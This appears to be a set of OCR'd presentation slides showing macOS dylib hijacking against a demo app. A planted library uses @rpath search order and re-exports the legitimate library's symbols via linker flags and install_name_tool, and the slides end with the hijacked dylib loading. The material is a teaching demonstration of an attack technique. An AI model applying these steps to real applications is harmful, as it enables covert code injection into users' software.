
```
$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib

dyld: Symbol not found: _OBJC_CLASS_$_SomeObject
  Referenced from: /Applications/rPathApp.app/Contents/MacOS/rPathApp
  Expected in: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework
               /Versions/A/rpathLib
Trace/BPT trap: 5
```

success :) then fail :(

# Solving the Exports Issue


hijacker dylib must export the expected symbols

exports from legit dylib




```
$ dyldinfo -export /Library/Two/rpathLib.framework/Versions/A/rpathLib
0x00001100  _OBJC_METACLASS_$_SomeObject
0x00001128  _OBJC_CLASS_$_SomeObject
```

sure we could get the hijacker to directly export all the same symbols from the original...but it'd be more elegant to have it re-export them, forwarding ('proxying') everything on to the original dylib!



# RE-EXPORTING SYMBOLS

telling the **dyld** where to find the required symbols




▼ Linking

▶ Other Linker Flags    -Xlinker -reexport_library...

```
-Xlinker
-reexport_library
nts/Library/Two/rpathLib.framework/Versions/A/rpathlib
```

linker flags

```
-Xlinker
-reexport_library
<path to legit dylib>
```



```
$ otool -l rPathLib
Load command  9
          cmd LC_REEXPORT_DYLIB
      cmdsize 72
         name @rpath/rpathLib.framework
              /Versions/A/rpathLib
```

**LC_REEXPORT_DYLIB** load command

☹

**ld** inserts name from target (legit) library (will be **@rpath/**... which **dyld** doesn't resolve)


**ld** cannot link if target dylib falls within an umbrella framework

# Re-exporting Symbols

## fix with `install_name_tool`

updates the name in
LC_REEXPORT_DYLIB

```
install_name_tool -change
 <existing value of LC_REEXPORT_DYLIB>
 <new value for to LC_REEXPORT_DYLIB (e.g target dylib)>
 <path to dylib to update>
```




```
$ install_name_tool -change @rpath/rpathLib.framework/Versions/A/rpathLib
         /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/rpathLib
         /Applications/rPathApp.app/Contents/Library/One/rpathLib.framework/Versions/A/rpathlib

$ otool -l Library/One/rpathLib.framework/Versions/A/rpathlib
Load command 9
          cmd LC_REEXPORT_DYLIB
      cmdsize 112
         name /Applications/rPathApp.app/Contents/Library/Two/rpathLib.framework/Versions/A/
```

fixing the target of the re-exported

# Hijack Success!


all your base are belong to us :)



```
rPathApp: hijacked dylib loaded in /Applications/rPathApp.app/Contents/MacOS/rPathApp
```

